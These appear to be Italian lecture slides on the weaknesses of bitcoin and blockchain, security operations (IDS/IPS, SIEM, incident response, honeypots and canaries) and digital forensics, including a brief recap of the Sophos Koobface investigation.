Potenziali problemi (della blockchain di bitcoin):

- 3-4 transazioni al secondo (Visa 60K) giorni per avere una transazione convalidata. https://blocksplain.com/2018/02/28/transaction-speeds/

https://www.blockchain.com/charts/avg-confirmation-time

Migliorabile aumentando dimensione del blocco ma poi più potenza di calcolo richiesta ai miner, meno miner= meno sicurezza.
Siamo già vicini a 4 pool che hanno il 51% del peso. https://blockchain.info/pools
Complessità hash calcolata per tenere 6 blocchi all'ora, blocco=1M, transazione 500B, 2K transazioni a blocco, circa 3-4 transazioni al secondo

- La chain cresce all'infinito e se voglio fare smart contrats debbo pensare anche agli allegati (2/19 200GB blockch. dei bitcoin cresce circa 4GB/mese)

Potenziali problemi


- Consumo corrente elettrica
- Transazioni irreversibili
- Instabilità

Potenziali problemi (della blockchain di bitcoin):

- Mining dei bitcoin assorbe energia elettrica come tutto l'Equador "Carrying out a payment with Visa requires about 0.002 kilowatt-hours; the same payment with bitcoin uses up 906 kilowatt-hours, more than half a million times as much, and enough to power a two-person household for about three months."
- Transazioni irreversibili, è un bene ma anche un male (reso prodotti? E se uno ci carica della pedopornografia? (è successo))
- Oscillazioni fortissime del valore


https://thecorrespondent.com/655/blockchain-the-amazing-solution-for-almost-nothing/86649455475-f933fe63

Bitcoin & Blockchain




Debbo valutare se effettivamente mi serve Blockchain.

Bitcoin & Blockchain




Debbo valutare se effettivamente mi serve Blockchain.

Bitcoin & Blockchain



Debbo valutare se effettivamente mi serve Blockchain.

Bitcoin & Blockchain



Diversi tipi di Blockchain.

POI C'E' SEMPRE IL PROBLEMA DELL'OFF-CHAIN

Smart Contracts


- Programmi memorizzati nella blockchain
- Vanno in esecuzione quando si verificano degli eventi o delle condizioni (interni/digitali o esterni/fisici)
- Per gli eventi esterni serve un oracolo che legga fuori dalla blockchain (off-chain)
- Possono lanciare altri contratti o attivare transazioni

Nascono nella blockchain di Ethereum, non ci sono in bitcoin.

Ovviamente posso usarli nelle blockchain basate su software standard.

Es. contratti di assicurazione, polizze, contratti energetici ecc.

Bitcoin & Blockchain



https://www.ilsole24ore.com/art/smart-contract-cosa-sono-e-come-funzionano-clausole-blockchain-ACsDo2P

OK, però non fatemi domande sulla validità legale di tutto ciò!

Situazione complicata e in movimento

https://www.ilsole24ore.com/art/blockchain-ancora-palo-valida-legale-servono-linee-guida-ACC3PzC

Varianti

- Bitcoin Cash
- Bitcoin Gold
- Lightning

- Cambio dimensione del blocco=fork della catena. Bitcoin cash=blocco 8MB invece di 1MB
- Bitcoin Gold con algoritmo di mining più semplice per ricreare un ambiente realmente distribuito (CPU e non GPU)
- Lightning crea canale diretto fra compratore e venditore per piccole somme (more or less)

Bitcoin & Blockchain

1 bitcoin=11.000€ a luglio 2019

https://localbitcoins.com/

https://bitcoinity.org/markets

Security operation gestione degli incidenti

Massimo Carnevali

Massimo Carnevali
posta@massimocarnevali.com
https://it.linkedin.com/in/massimocarnevali

"Master lock with root password" di Scott Schiller - Flickr: Master lock, "r00t" password. Con licenza CC BY 2.0 tramite Wikimedia Commons

Security operation gestione degli incidenti

- Dal monitoraggio all'intrusion prevention
- Gestione degli incidenti (Damage Control)

..

Systems & Networks Monitoring

Necessario per garantire e controllare la disponibilità dei dati.
Da non sottovalutare la sua funzione in chiave di identificazione di compromissioni della sicurezza.
E' necessario stabilire una baseline affidabile, poi ...

- Un server sta facendo traffico anomalo?
- Un client cerca di collegarsi ad altri client?
- Un client produce una quantità di traffico anomalo?
- Un utente crea numerose sessioni da/verso Internet?
- Un'applicazione varia il pattern delle sue transazioni?
- Una linea si satura improvvisamente?

Estremamente efficace nelle situazioni che richiedono una mente umana e non un algoritmo (ma vedi dopo SIEM).
Ovviamente non è semplice quanto sembra!

Intrusion Detection

- Host-based
- Network-based
- Statistical detection
- Pattern-matching detection
- Offline or online analytics

http://en.wikipedia.org/wiki/Intrusion_detection_system

Con Intrusion Detection si identificano metodologie e tecniche per scoprire attività anomale, scorrette o non appropriate nei sistemi e nelle reti.
Host-based, Network-based.
Statistical detection, pattern-matching detection, offline or online analytics.
E' necessario avere una baseline di cosa è “normale” sia sulla rete che sui server.
Autoapprendimento.
Facile avere falsi positivi o mancati rilevamenti.

Network-based IDS

Catturano il traffico che passa sulla rete.
Filtro di primo livello --> estrae il traffico da analizzare, con regole o campionamento
Secondo livello --> analizzatore (pattern matching o statistical: identifica anomalie e frequenza delle stesse)
Terzo livello --> modulo di intervento (logging, alerting)
Il traffico viene catturato tramite un adattatore di rete configurato in Promiscuous Mode (shared media) oppure collegato ad una porta di mirroring dello switch.

Dal monitoraggio all'intrusion prevention

Snort https://www.snort.org/
Suricata https://suricata-ids.org/
NIDS molto leggeri Open Source
Effettuano analisi e logging del traffico IP in tempo reale.
Hanno tre modi: sniffer, logger o NIDS.
L'analisi si basa sulla tecnica del pattern matching.
Quando analizza un pacchetto contenente certi pattern specificati nelle sue regole esegue l'azione ad essi associata (logging, alert…).

Host-based IDS

Fanno un auditing sistematico dei log di sistema e del filesystem.
Real-time vs scheduled auditing.
Tracciano I/O, Process, Port e Network activity.
Modulo di analisi, modulo di intervento.
I più sofisticati si agganciano oppure intercettano direttamente gli hook di sistema.

Debolezze
Intrusion Detection

Debolezze dell'Intrusion Detection

Nel tempo gli IDS si sono rivelati poco utilizzabili.

- NIDS sono come dei guardiani all'ingresso di una Banca cui è consegnato un pacco di fotografie di delinquenti: quando ne vedono uno suonano l'allarme ma lo lasciano entrare
- HIDS sono come guardiani all'interno del caveau della Banca, che controllano che il contenuto sia ancora lì, se sparisce suonano l'allarme (ma intanto è sparito)

Il danno non si può evitare, finché non si dotano i guardiani di strumenti per impedire l'intrusione.

Intrusion Prevention

- Network-based
- Wireless
- Network behavior analysis
- Host-based

http://en.wikipedia.org/wiki/Intrusion_prevention_system

Network-based intrusion prevention system (NIPS)
Wireless intrusion prevention systems (WIPS)
Network behavior analysis (NBA)
Host-based intrusion prevention system (HIPS)
Prima Detection poi Prevention (blocco delle porte sugli apparati di rete, blocco dei MAC Address, kill di processi, spostamento del traffico su LAN isolate ecc.).
Nascono grazie all'aumento della potenza di calcolo di apparati e server.
Esempio: sistema antivirus enterprise

Gestione dei log

http://en.wikipedia.org/wiki/Log_management
Spesso è l'elemento chiave per capire “cosa è successo?” oppure “cosa sta succedendo?”.
Raccolta dei log da vari sistemi chiave con aggregazione centralizzata (timestamp!).

- Per quanto tempo li tengo ?
- Debbo nasconderli agli utenti (privacy)
- Debbo proteggerli dagli attaccanti
- Debbo ruotarli
- Mi servono strumenti di analisi (in tempo reale o a posteriori)
- Mi serve una baseline (“che cosa è normale che ci sia nei miei log ?”)
- Mi servono strumenti di aggregazione e reporting

Insomma, non è semplice quanto sembra !
https://www.splunk.com/

Dal monitoraggio all'intrusion prevention


SIEM
Security Information & Event Management

https://en.wikipedia.org/wiki/Security_information_and_event_management

Unisce IPS+gestione dei log+logica:

- Data aggregation
- Correlation
- Alerting
- Dashboards
- Compliance (ad esempio amministratori di sistema)
- Retention
- Forensic analysis

Dal monitoraggio all'intrusion prevention



Si tende ad un modello unico di controllo e di gestione della sicurezza.

Damage Control

E durante l'attacco cosa faccio?

Se sono sotto attacco intendo

Damage Control

E durante l'attacco cosa faccio?

E durante l'attacco cosa faccio?
"Damage control" (termine di derivazione navale che vuol dire: "darsi da fare per non far affondare la nave che imbarca acqua").

- Mettere in sicurezza i dati
- Fare la conta dei danni
- Pianificare azioni di ripristino
- Comunicare (interno, esterno, clienti, fornitori, stakeholders)
- Capire come è successo e di conseguenza attrezzarsi in modo che non succeda più

Damage Control

Israel Defense Forces
@IDF
Segui


CLEARED FOR RELEASE: We thwarted an attempted Hamas cyber offensive against Israeli targets. Following our successful cyber defensive operation, we targeted a building where the Hamas cyber operatives work.

HamasCyberHQ.exe has been removed.

Traduci il Tweet

Contrattaccare è illegale.
(anche lanciare missili contro il datacenter dell'attaccante sarebbe da evitare)

Damage Control



Bisogna essere preparati al peggio.

Damage Control


Piano per la gestione degli incidenti informatici

(aggiornato, conosciuto, accessibile, condiviso, unico ...)

Avere un responsabile del piano (o una gerarchia).
Elencare i rischi, le minacce e i potenziali incidenti.
Sviluppare guide rapide per gli scenari più probabili.
Stabilire procedure per prendere le decisioni più importanti.
Modalità di rapporto con i principali interlocutori esterni.
Avere contratti di servizio e con fornitori ed esperti.
Tenere aggiornata e disponibile la documentazione.
Assicurarsi che tutti abbiano chiari i propri ruoli e responsabilità.
Identificare gli individui che sono fondamentali per la risposta agli incidenti e garantire la ridondanza.
Fare simulazioni di incidente e raffinare i piani di conseguenza.

Attenzione! Con la nuova normativa Europea diventa obbligatorio averlo. Segnalare incidente entro 72 ore se coinvolge dati personali.

Damage Control



Disciplinare tecnico per la gestione degli incidenti di sicurezza informatica della Giunta e dell'Assemblea Legislativa della Regione Emilia-Romagna

Damage Control

Incident Response Team

- IT and security teams
- Outside consultants
- Executive management
- Compliance/Legal
- Business operations
- Human resources
- Public relations/External Communication
- Vendors/Business partners

- IT and security teams
- Outside consultants: se serve competenza extra
- Executive management: per prendere decisioni strategiche (spengo la produzione per x minuti)
- Compliance/Legal (GDPR, eventuali certificazioni, rischi legali del data breach per l'azienda, rischi di azioni da intraprendere)
- Business operations (chiudo il portale ordini, comunicare in azienda)
- Human resources (mi serve quella persona che lavori tutta la notte, comunicazione in azienda, violazione policy)
- Public relations (comunicazione all'esterno, **le parole della crisi (esempio FFSS e il treno "sviato" a Pioltello)**)
- Vendors Business partners (ISP, hw e SW vendor, app vendor ecc.)

Damage Control

Honeypots

https://en.wikipedia.org/wiki/Honeypot_(computing)

Honeypot: vaso di miele per attirare gli attaccanti, può servire per studiare gli attacchi oppure per distrarre l'attaccante. Ambienti simili alla produzione ma innocui e isolati. Es. Caselle di posta predisposte per attirare lo spam. Si può valutare un attacco in corso

By aussiegall from sydney, Australia (Old Honey Pot) [CC BY 2.0 (http://creativecommons.org/licenses/by/2.0)], via Wikimedia Commons

Damage Control

Sandbox

https://en.wikipedia.org/wiki/Sandbox_(computer_security)

Sandbox: buca di sabbia dove far esplodere le bombe. In input ci appoggio le mail sospette prima di recapitarle al destinatario e simulo le azioni che farebbe l'utente per vedere cosa succede (se esplode). Se uso personal mail mi serve una personal sandbox.

In uscita (proxy navigazione) posso testare i link dubbi e vedere cosa fanno (rallenta la navigazione).

Damage Control

Canary

https://canary.tools/

Canary: appliance che fanno scattare allarme quando sono compromesse. No analisi, solo allarme. Più semplice da gestire di Honeypot. (canarini nelle miniere)

http://docs.opencanary.org/ (open source)

Fino a veri e propri sistemi di emulazione di reti aziendali in grado di gestire trappole complesse:
https://en.wikipedia.org/wiki/Deception_technology
Nova (open source) http://www.projectnova.org genera reti e host fittizzi che fanno perdere tempo all'attaccante.

Sono tutti elementi di difesa attiva (legale, contrattacco=illegale)

Informatica forense

Massimo Carnevali

Massimo Carnevali
posta@massimocarnevali.com
https://it.linkedin.com/in/massimocarnevali

"Master lock with root password" di Scott Schiller - Flickr: Master lock, "r00t" password. Con licenza CC BY 2.0 tramite Wikimedia Commons

Informatica forense

- Digital Forensics

..


Digital Forensics

http://en.wikipedia.org/wiki/Digital_forensics

L'anatomo patologo del mondo digitale.
Fondamentale per avere delle prove valide in un processo per un crimine informatico.
Non bisogna contaminare la scena del crimine (ad esempio non spegnere uno smartphone ma metterlo in modalità “aereo” http://www.bbc.com/news/technology-29464889 per evitare brutte sorprese).
Garantire autenticità e affidabilità dei dati recuperati dai dispositivi (ove possibile con riproducibilità delle operazioni). Scientificità in tutte le fasi di gestione dell'«evidenza». Conoscere le debolezze della tecnologia su cui si sta operando e scegliere la migliore soluzione caso per caso.

Digital Forensics

Magari non mi presento da un giudice con dei dati estratti da un iPhone con un dispositivo da 230€ cinese comperato online ...



https://www.ecvv.com/product/4859099.html

Cosa può aver fatto ai dati del mio telefono quel dispositivo non è dato a sapere per cui la prova, a livello legale, non è più valida (ma le informazioni se mi servono ce le ho …).
Nota: **AL MOMENTO** il dispositivo **disponibile in rete** non funziona con gli ultimissimi iPhone.

Digital Forensics

Ma si trovano anche rivenditori ufficiali.


Cellebrite Rugged PRO

Ad esempio i prodotti Cellebrite
https://www.cellebrite.com/en/platforms/
Nuovo 6000$, c'è chi l'ha trovato usato e pieno di dati su E-bay per 100$
https://www.forbes.com/sites/thomasbrewster/2019/02/27/the-feds-favorite-iphone-hacking-tool-is-selling-on-ebay-for-100and-its-leaking-data/#5a2f732f5dd4
Israeliani ma sponsorizzati dagli USA
https://www.forbes.com/sites/thomasbrewster/2017/04/13/post-trump-order-us-immigration-goes-on-mobile-hacking-spending-spree/#365793b0a1fc

CELLEBRITE SAYS IT CAN UNLOCK ANY IPHONE FOR COPS
https://www.wired.com/story/cellebrite-ufed-ios-12-iphone-hack-android/

Digital Forensics

Diversi livelli di estrazione dei dati da telefono



 6

Livello logico, sistema operativo

https://privacyinternational.org/long-read/3256/technical-look-phone-extraction

Digital Forensics

La storia curiosa di una indagine, parlando di gatti, macchine e telefoni:
The Koobface malware gang – exposed!

https://nakedsecurity.sophos.com/koobface/
Koobface=importante attacco Malware con un meccanismo di Command e Control

Digital Forensics

Command&control srv → statistiche → file corposo → backup → sorgenti →

- Numeri di telefono → Russia
- Immagine → exif → San Pietroburgo
- Nickname → annunci online
  - Gatti → email e nickname
  - Auto → numero di targa

email+nickname → Facebook (profilo bloccato e nome fittizio ma c'è la fotografia, e gli amici, non bloccati, la moglie) → immagini della macchina corrente, della casa, del luogo di lavoro → nome dell'azienda → sede a San Pietroburgo → ricerca sui social dei dipendenti → immagine corrisponde → abbiamo nome, faccia, telefono, mail ecc.

La prossima ricerca potresti essere tu ...

https://nakedsecurity.sophos.com/koobface/
Koobface=importante attacco Malware con un meccanismo di Command e Control

Semplificazione dei passaggi, per il dettaglio con tutti gli screenshot vedi documento sophos_koobface_article.pdf

Crittografia

Massimo Carnevali

Massimo Carnevali
posta@massimocarnevali.com
https://it.linkedin.com/in/massimocarnevali

"Master lock with root password" di Scott Schiller - Flickr: Master lock, "r00t" password. Con licenza CC BY 2.0 tramite Wikimedia Commons

